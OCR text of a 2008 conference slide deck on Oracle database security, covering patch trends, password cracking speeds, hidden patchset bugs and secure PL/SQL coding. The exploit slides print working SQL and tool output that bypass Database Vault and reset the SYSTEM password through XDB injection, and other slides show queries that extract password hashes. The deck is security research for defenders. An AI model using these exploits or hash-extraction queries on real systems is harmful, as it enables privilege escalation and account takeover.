red database security

DOAG Konferenz 2008

Best of Oracle Security 2008

2-Dec-2008

Alexander Kornbrust

Red Database Security GmbH

red database security

Agenda


- Introduction
- Oracle CPU
- Exploits (Database Vault and more)
- Hidden Bugs
- Passwords
- Tools
- Summary

About Red-Database-Security

- **Red-Database-Security GmbH**
- **Specialized in Oracle Security**
- **More than 400 Oracle security bugs reported**
- **Customers worldwide**
- **Services and products**
  - Security Audits
  - Oracle Security Trainings
  - Oracle Security Software Solutions

red database security

About Oracle




“We are not just a really good commercial database but also a very secure commercial database.”

—Mary Ann Davidson, Chief Security Officer

Source: Oracle Magazine

red database security

Oracle CPU 2007 - 2008



red database security

Oracle CPUs

- Slowly declining (2006: 87, 2007: 74, 2008: 54)
- Number of published (database) exploits much smaller (2007: 20, 2008: 5, source milw0rm.com)
- Oracle-Exploits are becoming more valuable. Shared internally in the security community but not in public
- Database Core is becoming more secure (e.g. fully patched 10.2.0.4)

red database security

Oracle CPU January 2008

- Patches for 8 security issues in Oracle database
- SQL Injection issues with upgrade scripts. By using specially crafted objects it is possible to create users, escalate privileges during database upgrades
- SQL Injection in XMLDB, Oracle Spatial, ...

red database security

Oracle CPU April 2008

- Patches for 17 security issues in Oracle database
- 2 issues with APEX
- SQL Injection in CDC, Oracle Spatial, ...
- Hardcoded password reset via materialized views
- Unauthorized access via export and direct load
- Fine grained auditing can be bypassed

[…] called during creation of materialized views

```
GRANT_DBA_OUTLN := 'grant dba to outln identified by outln';
EXECUTE IMMEDIATE GRANT_DBA_OUTLN;
[…]
```

red database security

Oracle CPU July 2008

- Patches for 14 security issues in Oracle database
- New naming convention CVE instead of DBxx
- SQL Injection in Adv. Queuing,
- Unix privilege escalation from Oracle to root
- Bypass Database Vault using public synonyms

red database security

Oracle CPU October 2008

- Patches for 15 security issues in Oracle database
- SQL Injection in Data Capture, Workspace Manager, Spatial, Data Mining
- Denial of Service in OLAP
- User switching without authentication with Oracle proxy user
- Too many privileges in APEX, OLAP, …

red database security

Oracle Exploits

red database security

Oracle Exploits

Database Vault is secure… – Part I

```
sqlplus system/pw

Oracle Database 11g Enterprise Edition Release 11.1.0.6.0

SQL> alter user outln identified by outln;
alter user outln identified by outln
                               *
ERROR at line 1:
ORA-01031: insufficient privileges

-- DVA is my Data Vault Account Administrator
SQL> exec sys.kupp$proc.change_user('DVA');

PL/SQL procedure successfully completed.

SQL> alter user outln identified by outln;

User altered.
```

red database security

Oracle Exploits

Database Vault is secure… – Part II

```
* ora_dv_mem_off.c version 0x1
* ORACLE Database Vault runtime disabler (x86_32 Linux only)
* AKA give_back_the_freedom
* by Jakub 'vnull' Wartak <jakub.wartak@gmail.com> 26.02.2008
* 0-day PRIVATE! D0 N0T DI$TRIBUT3!

* Usage:
*Set enviorniment variables: ORACLE_BASE, ORACLE_SID,
ORACLE_HOME
* $ gcc -Wall ora_dv_mem_off.c -o ora_dv_mem_off -lbfd -liberty
*$ ./ora_dv_mem_off
```

http://vnull.pcnet.com.pl/codez/ora_dv_mem_off.c

red database security

Oracle Exploits

```
[oracle@xeno ora_dv_mem_off]$ !gcc
gcc -Wall ora_dv_mem_off.c -o ora_dv_mem_off -lbfd -liberty
ora_dv_mem_off.c: In function 'locate_dv_func':
ora_dv_mem_off.c:92: warning: initialization discards qualifiers from pointer
target type
ora_dv_mem_off.c:93: warning: initialization makes pointer from integer
without a cast

[oracle@xeno ora_dv_mem_off]$ ./ora_dv_mem_off
[17035] starting to trace sqlplus process (17036)
[***] NOW TYPE IN SQLPLUS: conn / as sysdba
[17035] execve() syscall in 17036

SQL*Plus: Release 10.2.0.3.0 - Production on Wed Feb 27 18:56:55 2008

Copyright (c) 1982, 2006, Oracle.  All Rights Reserved.

SQL> conn / as sysdba
[17035] clone() syscall in 17036, tracing orapid=17037
[17035] execve() syscall in 17037,
[17035] symbol "kzvtins" at 0xb185820
[***] sucessfuly validated function, DatabaseVault=1
[***] attempting to rewrite memory at 0xb185824
Connected.
SQL> create user god identified by abc;

User created.

SQL> grant dba,dv_admin,dv_owner,connect,resource to god;

Grant succeeded.

SQL>
```

red database security

Oracle Exploits

Pulished Exploit for XDB

```
/* set password 12345 to user SYSTEM   */

CREATE OR REPLACE FUNCTION CHANGEPASS return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'update sys.user$ set
password=''EC7637CC2C2BOADC'' where name=''SYSTEM''';
COMMIT;
RETURN '';
END;
/

EXEC XDB.XDB_PITRIG_PKG.PITRIG_DROP('SCOTT"."SH2KERR" WHERE
1=SCOTT.CHANGEPASS()--','HELLO IDS IT IS EXPLOIT :)');
```

http://www.milw0rm.com/exploits/4996

red database security

Hidden Bugs from Patchsets

red database security

Hidden Bugs from patchsets

New patchsets (e.g. 10.2.0.4 or 11.1.0.7) are containing many bugfixes for Oracle bugs. Some of these bugs are security relevant...

Subject: **11.1.0.7 Patch Set - List of Bug Fixes by Problem Type**

Doc ID: **Note:601739.1** Type: **README**

Last Revision Date: **21-NOV-2008** Status: **PUBLISHED**

Bugs fixed in the 11.1.0.7 Patch Set

6351293	SQL may execute in wrong schema when using database links
6804815	Jobs in incorrect schema after datapump import
6082832	EXPDP does not mask ENCRYPTION_PASSWORD parameter

red database security

SQL may execute in wrong schema

The following bug is one of the most critical I know. Under high load Oracle 10g/11g is running into a race condition which mixes up tables in different schemas.

If the same table exists in 2 schemas, Oracle is accessing objects in the different schema.

For Oracle this is not a notable or security bug. More details can be found on Metalink: Bug numbers 6351293, 5458753, 5686711, 6038412, 6169862, 6135138

[...]
Bug 6351293 SQL may execute in wrong schema when using database links This note gives a brief overview of bug 6351293.

This issue is fixed in
- 11.1.0.7 (Server Patch Set)
- 11.2 (Future Release)

[...]

red database security

Jobs in incorrect schema after datapump import

Subject: **Bug 6804815 - Jobs in incorrect schema after datapump import**

Doc ID: **Note:6804815.8** Type: **PATCH**

Last Revision Date: **24-SEP-2008** Status: **PUBLISHED**

Bug 6804815 Jobs in incorrect schema after datapump import

Description

```
Jobs exported and then imported by datapump are owned by the connected
user after import rather than original user, even when imported by a DBA.

eg:
 - Create a job in a user schema and export it
 - run impdp as another (privileged) user to import the job
   ^
   the job owner is now the importing user.
```

red database security

Incidents

red database security

Incidents

BND zahlte fünf Millionen für geheime Steuerdaten

Zweite Bank im Visier

Bei den Ermittlungen zur Steueraffäre in Liechtenstein konzentrierte sich die federführende Bochumer Staatsanwaltschaft bislang voll auf die Fürstenbank LGT Group. Doch nun haben die Fahnder ein zweites Geldinstitut im Fürstentum im Visier.

Daten von Pricewaterhouse Coopers geknackt

E-Mail-Adressen und Passwörter von 56.000 Nutzern frei im Internet

Gigantischer Daten-Diebstahl bei T-Mobile: Auch Prominente wie Jauch unter Opfern

Telekom-Chef: Entschuldigung, Herr Jauch!

Der Telekom-Sprecher wies darauf, dass Kunden eine Rufumleitung auch über das eigene Telefon oder den Kundenservice des Unternehmens einrichten könnten.

Er erklärte, der Vorfall habe nichts mit dem Diebstahl von 17 Millionen Kundendaten bei der Telekom zu tun. Es handele sich um einen normalen Hacker-Angriff.

Streit um Callcenter beendet
Trostpflaster von der Telekom

Deutsche Telekom
Datendrama reloaded

Deutsche Telekom
Schnüffeln ohne Halt

Willkommen bei **steuerverrat.de**

Sie haben Kenntnis über einen Fall der Steuerhinterziehung?
Sie besitzen vielleicht sogar Beweise?
Sie möchten ganz leicht viel Geld aus diesem Wissen schlagen?

DANN SIND SIE HIER RICHTIG.

Die Fa. Steuerverrat GbR übernimmt alle notwendigen Schritte für Sie. Wir werten Ihre (anonymisierten Beweise aus und bieten Ihr Wissen den Finanzbehörden an. Wir handeln streng vertraulich.

Und: Wir arbeiten ausschließlich auf Erfolgsbasis. Von den erzielten „Belohnungen" behalten wir ledigl einen Anteil von 15% - der Rest ist für Sie.

Welche Fälle kommen in Frage?

Das Feld möglicher Steuerhinterziehungen ist weit. Einige Beispiele:

- Geld deutscher Staatsbürger, das auf ausländischen Konten (Liechtenstein, Cayman Islands, Sch etc.) liegt, ohne dass die Zinsen hier in Deutschland versteuert werden („Zumwinkel-Fälle")
- Schwarzgeld-Depots
- „Ohne Rechnung"-Geschäfte (Schwarzverkäufe)
- Schwarzarbeit
- Verwendung von Heizöl in Diesel-PKWs
- Bilanzmanipulationen zum Nachteil des Finanzamts
- Schmuggel
- Zuwendungen an Verwandte (mit Hinterziehung von Schenkungs- oder Erbschaftssteuer)

Willkommen bei **steuerverrat.de**

Schnellmeldung

Hier können Sie eine Schnellmeldung per Mail an uns versenden. Wir verstehen diese Mail als Voranfr
Angaben kurz aus und kommen dann -falls Sie dies wünschen- auf Sie zu.

Beachten Sie, dass wir hier noch keinerlei Beweise benötigen, und dass wir von uns aus noch keine Be
kontaktieren. Die erste Anfrage ist für Sie unverbindlich und natürlich kostenfrei!

Schnellmeldung einer Steuerhinterziehung

Steuerhinterzieher ist [eine Person]

Die Höhe der Hinterziehung würde ich schätzen auf [weniger als EUR 1.000]

Beweise liegen mir [noch nicht vor, aber ich kann welche besorgen.]

Bei dem Delikt handelt es sich um [Hinterziehung von Kapitalertragssteuer (ausl. Konten)]

- [ ] Ich bin Angestellter der Firma bzw. mit dem Hinterzieher verwandt
- [ ] Ich bin bereit, vor Gericht meine Angaben zu bezeugen.
- [ ] Die Beweise wurden u.U. illegal besorgt.
- [ ] Ich wünsche, dass steuerverrat.de für mich mit Behörden über eine neue Identität (incl. Pässe) verhandelt.

Weitere Hinweise

red database security

Incidents

Rank for Sale	Rank Requested	Goods and Services	Percentage for Sale	Percentage Requested	Range of Prices
1	1	Bank account credentials	18%	14%	$10–$1,000
2	2	Credit cards with CVV2 numbers	16%	13%	$0.50–$12
3	5	Credit cards	13%	8%	$0.10–$25
4	6	Email addresses	6%	7%	$0.30/MB–$40/MB
5	14	Email passwords	6%	2%	$4–$30
6	3	Full identities	5%	9%	$0.90–$25
7	4	Cash-out services	5%	8%	8%–50% of total value
8	12	Proxies	4%	3%	$0.30–$20
9	8	Scams	3%	6%	$2.50–$100/week for hosting; $5–$20 for design
10	7	Mailers	3%	6%	$1–$25

Table 2. Breakdown of goods and services available for sale and requested[64]

Source: Symantec Corporation

red database security

Incidents

Attack Kit Type	Average Price	Price Range
Botnet	$225	$150–$300
Autorooter	$70	$40–$100
SQL injection tools	$63	$15–$150
Shopadmin exploiter	$33	$20–$45
RFI scanner	$26	$5–$100
LFI scanner	$23	$15–$30
XSS scanner	$20	$10–$30

Table 5. Attack kit prices
Source: Symantec Corporation

red database security

Passwords

red database security

- Advances in Password Cracking
- Dictionary Based Rainbow Tables
- Passwords in the database

red database security

Password Cracking

Weak passwords and password cracking is still one of the biggest issues in (database) security.

According to a study from Microsoft, nearly 88% of all users are using the same password for all accounts. Hacking 1 account is normally exposing all accounts of this user… (see PWC incident)

red database security

Password Cracking

Giga-Flop-Performance of some common processor, game systems, graphic cards and super computer

Processor	GFlops
Intel Pentium 4, 3GHz	14
Intel Core2Quad Extreme	44
Xbox 360	9
Playstation 3	2,000
Nvidia GTX280	933
ATI Radeon 4870	1,200
ATI Radeon 4870X2	2,400
IBM Roadrunner (fastest Supercomputer)	1,200,000

* GFlops number from various sources. May not be comparable

red database security

Password Cracking via Graphic Card

Modern graphic cards from NVIDIA and AMD/ATI are using up to 800 processors to compute graphic effects. This processing power can be used to break passwords with an incredible speed.

End of 2007 the average speed for cracking MD5 password hashes on an average PC was approx. 5 Mill pw/s.

End of 2008 an average PC (with a newer graphic card like GeForce GTX 280) can calculate up to 800 Mill pw/s. Using Triple-SLI it is possible to achieve even 1.6 Billion pw/s.

red database security

Password Cracking (MD5) via Graphic Card

Length	cs		cs		cs	
4	26	0.005 s	37	0.005 s	62	0.0015 s
5	26	0.01 s	37	0.04 s	62	0.5 s
6	26	0.15 s	37	1.5 s	62	35 s
7	26	5 s	37	1 min	62	35 min
8	26	2 min	37	35 min	62	1.5 d
9	26	55 min	37	22 h	62	94 d
10	26	23 h	37	33 d	62	15 yrs

BarsWF X64 + CUDA support, 1,550,000,000 hashes/second
QuadCore + GeForce GTX280 XT (Triple-SLI, estimated)
http://3.14.by/en/md5

red database security

Applications using MD5 / SHA1

Many Oracle and Non-Oracle applications are using MD5 (OID, APEX, OVS, …) or SHA1 (Oracle PW, OID).

Using this hash method for passwords is no longer secure.

red database security

Applications using MD5 - OVS

Oracle Virtual Server – plain MD5

```
SQL> select vm_password from  ovs.ovs_vm_gen_info;

VM_PASSWORD
--------------------------------------------------------------------------------

997CD7FD2560D432DE5D3BFB30789BD4
D76AC3ED25DD96090B1E27E606418608
997CD7FD2560D432DE5D3BFB30789BD4
```

MD5Decrypter.co.uk

Status: Ready.

MD5: 21232f297a57a5a743894a0e4a801fc3 Decrypt It

Plain text is: admin

Applications using MD5 - OID

Oracle Internet Directory – plain MD5

```
select   a.attrvalue ssouser, substr(b.attrval,2,instr
    (b.attrval,'}')-2) method, rawtohex
    (utl_encode.base64_decode(utl_raw.cast_to_raw(substr
    (b.attrval,instr(b.attrval,'}')+1)))) hash

from ods.ct_cn a,ods.ds_attrstore b

where a.entryid=b.entryid

and lower(b.attrname) in
    ( 'userpassword','orclprpassword','orclgupassword','orclssl
    walletpasswd','authpassword','orclpassword')

and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD5'

order by method,ssouser
```

red database security

Applications using MD5 - APEX

- **APEX until 2.2 – plain MD5**
  e.g. MD5(tiger)

- **APEX since 3.0 – salted MD5**
  To avoid rainbow table attacks (=stored password hashes) Oracle introduced hashes in 3.0
  e.g. MD5(tiger10admin)

➔ **Most APEX passwords can be cracked in minutes**

red database security

Applications using SHA1 - Oracle

- Since Oracle 11g Oracle is using salted SHA1 to store password hashes (select spare4 from sys.user$).
- SHA1 is approx. 20-25 % slower than MD5
- We will see similar SHA-1 cracking speed to MD5 cracking in 2009

red database security

Simple MD5 or SHA-1 (with or without salt) is unsecure.

red database security

Possible alternatives to (simple) MD5 and SHA1

- Use MD5/SHA1 50,000 times together with a (complicated) salt (!= username)
  e.g. MD5(MD5(MD5(MD5(MD5(…)))))

➔ This makes the password cracking 50,000 slower. 100,000 min (=70 days, average 35 days) instead of 2 min for all 8 character passwords.

➔ Possible problems by using the same hash function over and over again are possible collisions (see birthday paradoxon)

http://en.wikipedia.org/wiki/Birthday_paradox

red database security

Brute force attacks – Oracle DES

Length	cs		cs	
4	26	0.1 s	36	0.4 s
5	26	3 s	36	14 s
6	26	73 s	36	8.5 min
7	26	31 min	36	5 h
8	26	13 h	36	7.6 d
9	26	14 d	36	274 d
10	26	1 yr	36	27 yrs

Woraauthbf, 4,400,000 pw/second
QuadCore 2.4 GHz


http://soonerorlater.hu/index.khtml?article_id=513

Random passwords with 8 characters with numbers & characters are cracked after 8 days (average 4 days)

red database security

Dictionary based Rainbow Tables

This is a new concept of precalculating Oracle password hashed based on dictionary files together with permutations. For a special user name (e.g. SYSTEM) all password combinations (2^{34}) are precalculated (computation time 48 hours). Looking up is much faster (250 Mill pw/sec) than the current approach (4 Mill pw/sec).



red database security

Dictionary based Rainbow Tables

```
alexander-kornbrusts-macbook-air:ophcrack10 alex$ ./ophcrack_oracle -s -u SYS `./
oracle_hash -u SYS PPOLAND082008`
Oracle hash       : password
95250fbd6d5666d4   PPOLAND082008
[tables:0-3, 6% passwords:1/1  seconds/pw:1.99]

Statistics:
 hash-redux calculations: 233355
 endpoint searched 923
 fseek operations 5295
 matches found 33
 false alarms 32
 hash-redux operations per false alarms 3831
 time elapsed  1.99s

alexander-kornbrusts-macbook-air:ophcrack10 alex$
```

red database security

In 2009 we will release an Oracle password cracker with support for graphic cards (NVIDIA & ATI/AMD).

This new version will be approx. 10 times faster (= 50 Mill pw/sec).

red database security

Passwords in Oracle products

How many tables of the following Oracle products are containing password information?

DB, EBS, OID, OIM, SES, Lite, OVS, IFS

red database security

Passwords in Oracle products

>110 different tables !

Often using the SYS/SYSTEM password during the installation process ...

red database security

Passwords in common Oracle products

sys.scheduler$_job, sysman.mgmt_bcn_txn_http, sysman.MBMT_RCVCAT_CRED, sysman.mgmt_rcvcat_config, sysman.mgmt_ob_admin_hosts, ods.ds_bkpattrstore, ods.P1_DS_ATTRSTORE, ods.ct_cn, ods.ods_chg_log , ods.DS_BATTRSTORE, WKSYS.WK$_PORTAL, wksys.wk$_sysinfo, owf_mgr.fnd_dm_product_function_syntax, owf_mgr.fnd_svc_comp_params_b, dsgateway.portal_properties, eqsys.eq$_data_source_param, eqsys.EQ$_DATA_SOURCE_VAL, eqsys.EQ$_HTTPAUTH, eqsys.EQ$_PORTAL, eqsys.EQ$_SYSINFO, eqsys.EQ$CRAWLER_CONFIG, MOBILEADMIN.CEQ$USERS, mobileadmin.dm$all_providers, mobileadmin.users, mobileadmin.c$etc_passwd, sysadm.pho, sysadm.usr, sysadm.rgs, sysadm.UD_CTUSERS, sysadm.UD_DBAPP, sysadm.UD_IPLUSER, sysadm.UD_OID_USR, dbuser.tbl_users, sys.user_history$, sys.link$, sys.user$, WKSYS.WK$_HTTPAUTH, wireless.panamauser, wireless.studio_domains, b2b.tip_party_rt, b2b.tip_party_t, b2b.tip_party_t_aud, b2b.tip_transportserver_rt, b2b.tip_transportserver_t , b2b.tip_transportserver_t_aud, orasso.wwsec_person$, orasso.wwsso_psex_user_info$, portal.opc_subscribers, dsgateway.sbtdeliveryrule , portal.wwctx_proxy$, portal.wwutl_ctx_tx_proxy$, wcrsys.wwwcp_browse_url$, orawsm.users, sysman.mgmt_bam_data_hubs, sysman.mgmt_bam_isession_datasource, sysman.mgmt_sec_info, sysman.mgmt_url_proxy, sys.scheduler$_credential, sysman.mgmt_ob_admin_hosts, sysman.mgmt_prov_assignment, sysman.mgmt_test_prop, sysman.mgmt_url_proxy, flows_030000.wwv_mig_access, flows_030100.wwv_flow_fnd_user, sysman.mgmt_view_user_credentials, sysman.mgmt_credentials2, ams.ams_imp_list_headers_all, apps.ams_imp_list_headers_vl, apps.ecx_tp_details_v, apps.icx_por_item_sources_vl, apps.icx_po_user_details_v, apps.jg_zz_sys_formats_all_b_dfv, apps.pos_po_user_details_v, ap.ap_transmissions_setup, az.az_instances, ecx.ecx_doclogs, ecx.ecx_hub_users, ecx.ecx_tp_details, icx.icx_por_item_sources, icx.icx_failures, icx.por_employee_loader_values, hr.irc_pending_data, applsys.fnd_oracle_userid, applsys.fnd_user, ifssys$cm.ifscredentialmanager, wireless.pv_panama_user, b2b.tip_party_ra , ifssys$cm.ifscredentialmanager, sysman.mgmt_view_user_credentials, sysman.mgmt_aru_credentials, orasso.wwsso_sso_user, orasso.wwsso_appuserinfo_t, orasso.wwsso_appuserinfo$, wf.ecx_doclogs, consolidator.c$etc_passwd, sys.scheduler$_global_attribute, ovs.ovs_user, ovs.ovs_partner, ovs.ovs_site, ovs.ovs_agent, ovs.ovs_vm_gen_info, ovs.ovs_server, ovs.ovs_vm_gen_info, …


red database security

Oracle Security Whitepaper

red database security

Oracle published 2 whitepaper/tutorials how to write secure code.

- Tutorial on how to defend SQL Injection*
- Avoid SQL Injection**



This is a good idea and quite useful for every PL/SQL developer. But it would be much more useful if the code in the tutorial would be secure. Until now Oracle was NOT able to fix this documentation bug within 8 months...

* http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm

** http://www.oracle.com/technology/tech/pl_sql/pdf/how_to_write_injection_proof_plsql.pdf

red database security

Unsecure Code from PLSQL Tutorial

Bad

```
FUNCTION name_elided
(LAYER VARCHAR2, OWNER VARCHAR2, FIELD VARCHAR2)
RETURN BOOLEAN IS
CRS INTEGER;
BEGIN
CRS := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(CRS, 'select '||FIELD ||' from
'||OWNER||'.'||
sys.dbms_assert.QUALIFIED_SQL_NAME(LAYER)||'_elided',
DBMS_SQL.NATIVE);
```

Good

```
FUNCTION name_elided
(LAYER VARCHAR2, OWNER VARCHAR2, FIELD VARCHAR2)
RETURN BOOLEAN IS
CRS INTEGER;
BEGIN
CRS := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(CRS, 'select
'||sys.dbms_assert.SIMPLE_SQL_NAME(FIELD) ||' from
'||sys.dbms_assert.SCHEMA_NAME(OWNER)||'.'||
sys.dbms_assert.QUALIFIED_SQL_NAME(LAYER)||'_elided',
DBMS_SQL.NATIVE);
```

red database security

secure Code from PLSQL Tutorial

Best

```
FUNCTION name_elided
(LAYER VARCHAR2, OWNER VARCHAR2, FIELD VARCHAR2)
RETURN BOOLEAN IS
CRS INTEGER;
BEGIN
CRS := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(CRS, 'select
'||sys.dbms_assert.SIMPLE_SQL_NAME(FIELD) ||' from
'||sys.dbms_assert.ENQUOTE_NAME(
sys.dbms_assert.SCHEMA_NAME(OWNER),FALSE)||'.'||
sys.dbms_assert.QUALIFIED_SQL_NAME(LAYER)||'_elided',
DBMS_SQL.NATIVE);
```

red database security

Tools

red database security

- Forensic – Tools (cadfile)
- Exploit – Frameworks
  - New modules for Metasploit
  - Oraspoit

red database security

Oracle Forensic Tools

```
C:\cadfile>orablock
Orablock v1.0
(c) David Litchfield (david@davidlitchfield.com)
-h (show help)
-f data_file (required)
-c column_template
-z block_size (default 8192)
-o object_id
-b block_number
-s seperator (default newline)
-a action
Actions are:
A DUMPALL
D SHOWDELETED
O DUMPNOTVIAOFFSETS
S SHOWDELETEDNOTVIAOFFSETS
C DUMPSCNS
```

http://www.databasesecurity.com/cadfile.zip

red database security

Metasploit

- Metasploit is a generic exploit framework for all OS and applications. Metasploit is available on nearly every platform from iphone, linux, mac, windows, ….
- Additional components / support for hacking Oracle

Saturday, November 22, 2008

Oracle Pwnage with the Metasploit Oracle Modules Part 4

Thank MC for this one...

http://metasploit.com/users/mc/oracle9i/brute_login.rb

```
